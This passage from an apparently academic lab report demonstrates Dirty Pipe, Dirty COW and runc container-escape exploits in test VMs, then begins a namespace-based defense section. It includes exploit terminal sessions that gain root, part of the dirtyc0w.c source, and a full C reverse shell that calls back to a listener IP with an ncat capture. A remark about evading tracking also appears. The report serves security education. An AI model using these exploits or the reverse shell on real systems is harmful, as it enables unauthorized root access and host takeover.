kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:120::/var/lib/saned:/usr/sbin/nologin
nm-openvpn:x:115:121:NetworkManager OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin
/nologin
hplip:x:116:7:HPLIP system user,,,:/run/hplip:/bin/false
whoopsie:x:117:122::/nonexistent:/bin/false
colord:x:118:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/no
login
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
pulse:x:120:125:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
gnome-initial-setup:x:121:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:122:127:Gnome Display Manager:/var/lib/gdm3:/bin/false
afshin:x:1000:1000:afshin,,,:/home/afshin:/bin/bash
systemd-network:x:999:999:systemd Network Management:/:/usr/sbin/nologin
systemd-resolve:x:998:998:systemd Resolver:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
systemd-coredump:x:996:996:systemd Core Dumper:/:/usr/sbin/nologin
afshin@testOs:~$
```

Figure 16. Dirty pipe


The user does not belong to the root group and as demonstrated it does not have any privileged to run basic sudo commands



```
afshin@testOs:~$ groups afshin
afshin : afshin
afshin@testOs:~$ sudo apt-get update
[sudo] password for afshin:
afshin is not in the sudoers file.  This incident will be reported.
afshin@testOs:~$
```

Figure 17. Dirty pipe


Then I checked the vulnerability of the kernel with the vulnerability scanner. to check if your Linux kernel is vulnerable to the "dirty pipe" exploit, I used the "dirty pipe checker", first navigate to the file location by cd command then ran the command "chmod +x dpipe.sh" to make the script executable after that run the command "./dpipe.sh" to run the script. As it’s demonstrated in the figure my kernel was vulnerable but if you want to check another version simply you need to add the version that wanted to check after "./dpipe.sh" command.



```
afshin@testOs: ~/Desktop/CVE-2022-0847-dirty-pipe-checker-m...
afshin@testOs:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
afshin@testOs:~$ cd Desktop
afshin@testOs:~/Desktop$ ls
CVE-2022-0847-dirty-pipe-checker-main  CVE-2022-0847-DirtyPipe-Exploits-main
afshin@testOs:~/Desktop$ cd CVE-2022-0847-dirty-pipe-checker-main
afshin@testOs:~/Desktop/CVE-2022-0847-dirty-pipe-checker-main$ ls
dpipe.sh  README.md  test.sh
afshin@testOs:~/Desktop/CVE-2022-0847-dirty-pipe-checker-main$ ./dpipe.sh
5 10 5
Vulnerable
afshin@testOs:~/Desktop/CVE-2022-0847-dirty-pipe-checker-main$ ./dpipe.sh 5.18
5 18
Not vulnerable
afshin@testOs:~/Desktop/CVE-2022-0847-dirty-pipe-checker-main$
```

Figure 18. Dirty pipe

In the attack phase, we compiled exploit 1, a modified version of Max Kellermann's code. Its purpose is simply to change the root password in the /etc/password system file and then granting the user an elevated shell. The code is configured completely simple in syntax but deep in concept so it is remarkably user-friendly and can be customized to specific needs. As shown in the figure after executing that exploit file the root password was successfully changed to "INSE6120" with a backup of the original password saved in cash. The "whoami" command confirmed that the current user was "root." To demonstrate privileged access, an interactive shell with elevated privileges was opened with "/bin/bash -i" command, now the attacker can modify any data. After exiting the exploit, the root user reverted to the previous password, making it difficult to track the hack.



```
root@testOs: ~
afshin@testOs:~$ cd Desktop
afshin@testOs:~/Desktop$ ls
CVE-2022-0847-dirty-pipe-checker-main  CVE-2022-0847-DirtyPipe-Exploits-main
afshin@testOs:~/Desktop$ cd CVE-2022-0847-DirtyPipe-Exploits-main
afshin@testOs:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits-main$ ls
compile.sh  exploit-1.c  exploit-2.c
afshin@testOs:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits-main$ ./compile.sh
afshin@testOs:~/Desktop/CVE-2022-0847-DirtyPipe-Exploits-main$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "INSE6120"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)

whoami
root

/bin/bash -i
root@testOs:~#
```

Figure 19. Dirty Pipe


G. Dirty Cow(CVE-2016-5195) [8]

Copy-on-write, or CoW, is a method for copying data resources in an efficient manner. If a data unit is copied without modification, the "copy" can serve as a pointer to the original data. Only when the copied data is modified is a new copy created and new bytes written. When a process requests a copy of some data (e.g., a file), the kernel does not actually create the copy until it is written into.
Dirty COW (Dirty copy-on-write) is a vulnerability that has affected all versions of the Linux kernel since the release of version 2.6.22 in 2007. It is listed as CVE-2016-5195 in the Common Vulnerabilities and Exposures database. The flaw was identified in 2016 and completely patched in 2017. At the time of discovery, all Linux-based system users were vulnerable to the exploit.

How does it work?

The Dirty COW vulnerability enables processes to modify files that are designated as read-only. This exploit takes advantage of a race condition that exists within the kernel function responsible for the copy-on-write mechanism used by memory mappings. A race condition happens when multiple threads of a process attempt to change the same shared data simultaneously. An instance of this exploit can involve altering the user ID (UID) of a user in the /etc/passwd file to gain root access.


Step1. Define a new user unikl in our root



```
option to relax this check or reconfigure NAME_REGEX.
root@nazanin-virtual-machine:/home/nazanin# adduser unikl
Adding user `unikl' ...
Adding new group `unikl' (1001) ...
Adding new user `unikl' (1001) with group `unikl' ...
Creating home directory `/home/unikl' ...
Copying files from `/etc/skel' ...
New password:
```

Figure 20. Dirty Cow

Step2: Check the id on unikl, which is 1001, and we want to run dirty cow on this uid.




```
unikl@nazanin-virtual-machine: /home/nazanin
unikl@nazanin-virtual-machine: /home/...    unikl@nazanin-virtual-machine: ~
nazanin@nazanin-virtual-machine:~$ su unikl
Password:
unikl@nazanin-virtual-machine:/home/nazanin$ id
uid=1001(unikl) gid=1001(unikl) groups=1001(unikl)
unikl@nazanin-virtual-machine:/home/nazanin$
```

Figure 21. Dirty Cow

Step3: For unikl, there is no file on the dirtycow, so we must create a directory and generate dirtycow exploit file. [9]

Nano cow.c




```
GNU nano 6.2                              cow
/*
####################### dirtyc0w.c #######################
$ sudo -s
# echo this is not a test > foo
# chmod 0404 foo
$ ls -lah foo
-r-----r-- 1 root root 19 Oct 20 15:23 foo
$ cat foo
this is not a test
$ gcc -pthread dirtyc0w.c -o dirtyc0w
$ ./dirtyc0w foo m00000000000000000
mmap 56123000
madvise 0
procselfmem 1800000000
$ cat foo
m00000000000000000
####################### dirtyc0w.c #######################
*/
#include <stdio.h>
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
```

Figure 22. Dirty Cow

Step4: When we install the gcc (C compiler), we must compile while including the pthread library. We have placed the dirtycow in the unikl directory.

Gcc -pthread cow.c -o cow




```
unikl@nazanin-virtual-machine:~$ gcc -pthread cow.c -o cow
cow.c: In function ‘procselfmemThread’:
cow.c:98:17: warning: passing argument 2 of ‘lseek’ makes integer from pointer
without a cast [-Wint-conversion]
   98 |         lseek(f,map,SEEK_SET);
      |                 ^~~
      |                 |
      |                 void *
In file included from cow.c:27:
/usr/include/unistd.h:339:41: note: expected ‘__off_t’ {aka ‘long int’} but arg
ument is of type ‘void *’
  339 | extern __off_t lseek (int __fd, __off_t __offset, int __whence) __THROW
;
      |                                 ~~~~~~~~^~~~~~~~
cow.c: In function ‘main’:
cow.c:135:5: warning: implicit declaration of function ‘asprintf’; did you mean
 ‘vsprintf’? [-Wimplicit-function-declaration]
  135 |     asprintf(&backup, "cp %s /tmp/bak", suid_binary);
      |     ^~~~~~~~
      |     vsprintf
cow.c:139:5: warning: implicit declaration of function ‘fstat’ [-Wimplicit-func
tion-declaration]
  139 |     fstat(f,&st);
      |     ^~~~~
cow.c:141:30: warning: format ‘%d’ expects argument of type ‘int’, but argument
 2 has type ‘__off_t’ {aka ‘long int’} [-Wformat=]
  141 |     printf("Size of binary: %d\n", st.st_size);
```

Figure 23. Dirty Cow

Step5: Run the exploit

./cow




```
unikl@nazanin-virtual-machine:~$ ./cow
DirtyCow root privilege escalation
Backing up /usr/bin/passwd to /tmp/bak
Size of binary: 59976
```

Figure 24. Dirty Cow

Step6: After gaining root access, the "id" command reveals that our UID is 0. Now, if we are the root user, we have control over the entire device.

Figure 25. Dirty Cow



```
root@nazanin-virtual-machine:/home/nazanin$ id
uid=0(root) gid=1001(unikl) groups=1001(unikl)
unikl@nazanin-virtual-machine:/home/nazanin$
```

Figure 26. Dirty Cow


Mitigation:

The most secure way to mitigate this vulnerability is to upgrade the kernel to a newer version that is no longer vulnerable. If we use an older kernel that is still vulnerable, we can update it with sudo apt-get dist-upgrade code and The system must then be rebooted using the command sudo reboot.

H. Runc (CVE-2019-5736) [10] [11]

Runc serves as the core component of various systems, while tools such as Docker, Containerd, and CRI-O handle tasks related to data formatting and serialization on top of it. While Kubernetes itself is not typically vulnerable, it usually relies on those tools beneath it, including runc, which are potentially susceptible to security risks.
If a process inside a container is run as root (UID 0) and exploits a vulnerability in runc, it can gain root privileges on the host system. This would grant unrestricted access to the server and any other containers on it.
The primary source of risk is container images controlled by attackers, including unverified images from public repositories. the vulnerable Docker version was installed on the VirtualBox v7.0. The operating system that is being used to implement the attack is Ubuntu ubuntu-19.04-desktop-amd64.

uname -a




```
armin@ubuntu192: ~/Desktop/cve-2019-5736-poc
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$ uname -a
Linux ubuntu192 5.0.0-13-generic #14-Ubuntu SMP Mon Apr 15 14:59:14 UTC 2019 x86_64 x86_64 x86_64 GN
U/Linux
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$
```

Figure 27. Linux Version


The Docker details:

sudo docker version



```
armin@ubuntu192:~$ sudo docker version
Client:
 Version:      18.03.1-ce
 API version:  1.37
 Go version:   go1.9.5
 Git commit:   9ee9f40
 Built:        Thu Apr 26 07:17:20 2018
 OS/Arch:      linux/amd64
 Experimental: false
 Orchestrator: swarm

Server:
 Engine:
  Version:      18.03.1-ce
  API version:  1.37 (minimum version 1.12)
  Go version:   go1.9.5
  Git commit:   9ee9f40
  Built:        Thu Apr 26 07:15:30 2018
  OS/Arch:      linux/amd64
  Experimental: false
armin@ubuntu192:~$
```


Figure 28. Docker Version



```
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$ ls -l
total 20
-rw-rw-r-- 1 armin armin 1002 Mar 10  2021 Dockerfile
-rw-rw-r-- 1 armin armin  633 Jan 22 16:29 new_runc.c
drwxrwxr-x 2 armin armin 4096 Jan 21 21:54 old
-rw-rw-r-- 1 armin armin 3012 Mar 10  2021 overwrite_runc.c
-rw-rw-r-- 1 armin armin  929 Mar 10  2021 run_at_link.c
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$
```

Figure 29. Show files

new_runc.c: In order for the attacker to be able to connect to the target, he/she should provide the IP address and the open port for the system to get connected back to. So the *new_runc.c* contains the IP address and port of the attacker.




```c
/* credits to http://blog.techorganic.com/2015/01/04/pegasus-hacking-challenge/ */
#include <stdio.h>
#include <unistd.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>

#define REMOTE_ADDR "192.168.2.14"
#define REMOTE_PORT 5555

int main(int argc, char *argv[])
{
    struct sockaddr_in sa;
    int s;

    sa.sin_family = AF_INET;
    sa.sin_addr.s_addr = inet_addr(REMOTE_ADDR);
    sa.sin_port = htons(REMOTE_PORT);

    s = socket(AF_INET, SOCK_STREAM, 0);
    connect(s, (struct sockaddr *)&sa, sizeof(sa));
    dup2(s, 0);
    dup2(s, 1);
    dup2(s, 2);

    execve("/bin/sh", 0, 0);
    return 0;
}
```

Figure 30. Runc.c

Now that the attacker has provided the IP address of the machine, next step is to setup a listener on his/her own machine, so that the vulnerable file can connect to. To set up the listener the *Netcat* software has been used


ncat.ece -nlvp 5555



```
C:\Windows\system32\cmd.exe - ncat.exe -nlvp 5555

C:\Users\a\Desktop>ipconfig | find "IPv4"
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   IPv4 Address. . . . . . . . . . . : 192.168.2.14
   IPv4 Address. . . . . . . . . . . : 172.23.176.1

C:\Users\a\Desktop>ncat.exe -nlvp 5555
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:5555
```

Figure 31. show the listener


Building the container



```
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$ sudo docker build . -t cve4
```

Figure 32. Creating Container


Successful build



```
 ---> ca04db0a394c
Step 4/9 : RUN set -e -x ;    cd /root/libseccomp-* ;    cat /root/run_at_link.c >> src/a
pi.c ;    DEB_BUILD_OPTIONS=nocheck dpkg-buildpackage -b -uc -us ;    dpkg -i /root/*.deb
 ---> Using cache
 ---> a687c772e4fe
Step 5/9 : ADD overwrite_runc.c /root/overwrite_runc.c
 ---> Using cache
 ---> 228d7e731b26
Step 6/9 : ADD new_runc.c /root/new_runc.c
 ---> Using cache
 ---> 3cfcdcc6178e
Step 7/9 : RUN set -e -x ;    cd /root ;    gcc overwrite_runc.c -o /overwrite_runc;    g
cc /root/new_runc.c -o /root/new_runc
 ---> Using cache
 ---> 85b08c8d1ea2
Step 8/9 : RUN set -e -x ;    ln -s /proc/self/exe /entrypoint
 ---> Using cache
 ---> 2e06889262ce
Step 9/9 : ENTRYPOINT [ "/entrypoint" ]
 ---> Using cache
 ---> d9b9be9fae05
Successfully built d9b9be9fae05
Successfully tagged cve4:latest
armin@ubuntu192:~/Desktop/cve-2019-5736-poc$
```

Figure 33. Building Runc


Executing the container




```
rmin@ubuntu192:~/Desktop/cve-2019-5736-poc$ sudo docker run -it cve4
```

Figure 34. Running Container

The victim will be connected to the attacker machine, then the attacker can execute the commands



```
C:\Windows\system32\cmd.exe - ncat.exe -nlvp 5555

C:\Users\a\Desktop>ipconfig | find "IPv4"
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   IPv4 Address. . . . . . . . . . . : 192.168.2.14
   IPv4 Address. . . . . . . . . . . : 172.23.176.1

C:\Users\a\Desktop>ncat.exe -nlvp 5555
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.2.14:59857.
ls
config.json
rootfs
whoami
root
```



```
armin@ubuntu192: ~
armin@ubuntu192:~$ sudo docker run -it cve4
[sudo] password for armin:
```

```
C:\Windows\system32\cmd.exe - ncat.exe -nlvp 5555

C:\Users\a\Desktop>ipconfig | find "IPv4"
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   IPv4 Address. . . . . . . . . . . : 192.168.2.14
   IPv4 Address. . . . . . . . . . . : 172.23.176.1

C:\Users\a\Desktop>ncat.exe -nlvp 5555
Ncat: Version 5.59BETA1 ( http://nmap.org/ncat )
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 192.168.2.14:59857.
```

Figure 35. Successful Attack


II. Defense Methods

There are different ways to protect containers against attackers, one of the most efficient them is to limit users and container accessibility on the host, by namespace and c Group we can set some limitations for the users.

A. *Namespace [3,4]*

When a container runs on the host the container will have the accessibility of the host user that runs the container so if the user is in sudo group the container that is run by this user will be run as root on the host as bellow picture, and if the attack can escape or break out the container he can have root access on the host

Before



```
arash@arash-virtual-machine: ~
e038948aba61   alpine        "/bin/sh"    2 days ago     Exited (0) 2 days ago
350e23cfc7f2   alpine        "/bin/sh"    2 days ago     Exited (0) 2 days ago
16bd35e0581e   alpine        "/bin/sh"    2 days ago     Exited (0) 2 days ago
5315e075d83a   alpine        "/bin/sh"    3 days ago     Exited (255) 2 days ago
7c7e634b07d6   hello-world   "/hello"     3 days ago     Exited (0) 3 days ago
arash@arash-virtual-machine:~$ sudo docker container top test
UID                 PID                 PPID                C                   STIME
D
root                4653                4632                0                   19:03
in/bash
arash@arash-virtual-machine:~$ 
enied.
See 'docker run --help'.
arash@arash-virtual-machine:~/Desktop$ sudo docker container run -it --name test ubu
ntu: 18.04 /bin/bash
docker: invalid reference format.
See 'docker run --help'.
arash@arash-virtual-machine:~/Desktop$ sudo docker container run -it --name test ubu
ntu:18.04 /bin/bash
Unable to find image 'ubuntu:18.04' locally
18.04: Pulling from library/ubuntu
0c5227665c11: Pull complete
Digest: sha256:8aa9c2798215f99544d1ce7439ea9c3a6dfd82de607da1cec3a8a2fae005931b
Status: Downloaded newer image for ubuntu:18.04
root@b4da3460d3ec:/# 
```

Figure 36. Namespace


To solve this problem we use the namespace, first, we create a directory on this path on the host /etc/systemd/system and write the bellow script in this file override.conf to mandate the container instead of running with root user ID it is running now with docker remap user ID as the third picture in this section. In the other world by this script, we set the userns-remap="default" to the default.

sudo mkdir /etc/systemd/system/docker.service.d

